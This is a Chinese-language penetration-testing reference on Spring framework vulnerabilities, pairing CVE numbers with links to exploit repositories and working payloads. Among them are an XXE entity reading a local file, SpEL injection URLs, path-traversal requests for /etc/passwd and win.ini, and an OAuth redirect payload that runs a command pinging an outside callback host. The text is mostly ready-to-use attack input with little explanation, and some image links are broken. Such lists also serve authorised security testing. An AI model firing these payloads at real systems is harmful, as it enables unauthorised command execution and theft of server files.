### Spring框架漏洞

漏洞描述： Spring框架漏洞，包含Spring Framework，Spring Boot，还有Spring Cloud，Spring Data，Spring Security等。自从引入SpEL表达式后，Spring也被发现了很多命令执行漏洞。可参考 https://github.com/vulhub/vulhub/tree/master/spring。

漏洞场景：Spring框架全家桶。

漏洞地址：http://www.example.com。


漏洞级别：高危。

漏洞测试：

[https://github.com/scopion/SpringScan，https://github.com/scopion/SpringBootVulExploit，](https://github.com/scopion/SpringScan，https:/github.com/scopion/SpringBootVulExploit，)

cve-2010-1622:利用条件复杂见 cve-2010-1622.docx，

CVE-2013-4152：



<?xml version="1.0" encoding="utf-8"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///bin/bash">]><user><foo>&xee;</foo><name>admin</name></user>

CVE-2014-3578：



CVE-2016-2173：https://github.com/scopion/CVE-2016-2173

CVE-2016-4977：<https://github.com/scopion/vulhub/blob/master/spring/CVE-2016-4977/README.zh-cn.md>

CNVD-2016-04742：


http://domain/?param=${new%20java.lang.String(new%20byte[]{70, 66, 66, 50, 48, 52, 65, 52, 48, 54, 49, 70, 70, 66, 68, 52, 49, 50, 56, 52, 65, 56, 52, 67, 50, 53, 56, 67, 49, 66, 70, 66})}

结果：

FBB204A4061FFBD41284A84C258C1BFB

返回结果是md5(wooyun)

CVE-2017-4971：<https://github.com/vulhub/vulhub/blob/4d17ab2d4df39eefad5c498c5aa60b036a05494d/spring/CVE-2017-4971/README.md>



&\_T(org.springframework.web.context.request.RequestContextHolder).getRequestAttributes().getResponse().addHeader("vulnerable","True").aaa=n1nty

CVE-2017-8045：见CVE-2017-8045.pdf

CVE-2017-8046：<https://github.com/scopion/vulhub/tree/master/spring/CVE-2017-8046>

CVE-2018-1270：<https://github.com/scopion/vulhub/tree/master/spring/CVE-2018-1270>

CVE-2018-1271,windows服务器环境,静态目录路径：

http://localhost:8080/spring-mvc-showcase/resources/%255c%255c..%255c/..%255c/..%255c/..%255c/..%255c/..%255c/..%255c/..%255c/..%255c/windows/win.ini

CVE-2018-1273：<https://github.com/scopion/vulhub/tree/master/spring/CVE-2018-1273>

CVE-2018-1260：先访问

http://domain/oauth/authorize?client\_id=client&response\_type=code&redirect\_uri=http://www.github.com/chybeta&scope=%24%7BT%28java.lang.Runtime%29.getRuntime%28%29.exec%28%22ping%20r9rub4.ceye.io%22%29%7D

随意输入账号密码即可成功

CVE-2019-3799：/..%252f..%252f..%252f..%252f../etc/passwd

CVE-2019-3778：输入重定向地址http://%localhost:8086/login即可任意重定向

CNVD-2019-11630:见CNVD-2019-11630.docx

CVE-2020-5405:

http://127.0.0.1:8888/1/1/..(\_)..(\_)..(\_)..(\_)..(\_)..(\_)..(\_)..(\_)..(\_)etc/passwd

http://127.0.0.1:8888/1/1/..%28\_%29..%28\_%29..%28\_%29..%28\_%29..%28\_%29..%28\_%29..%28\_%29..%28\_%29etc/passwd

**CVE-2020-5410：**

curl "domain:port/..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd%23foo/development"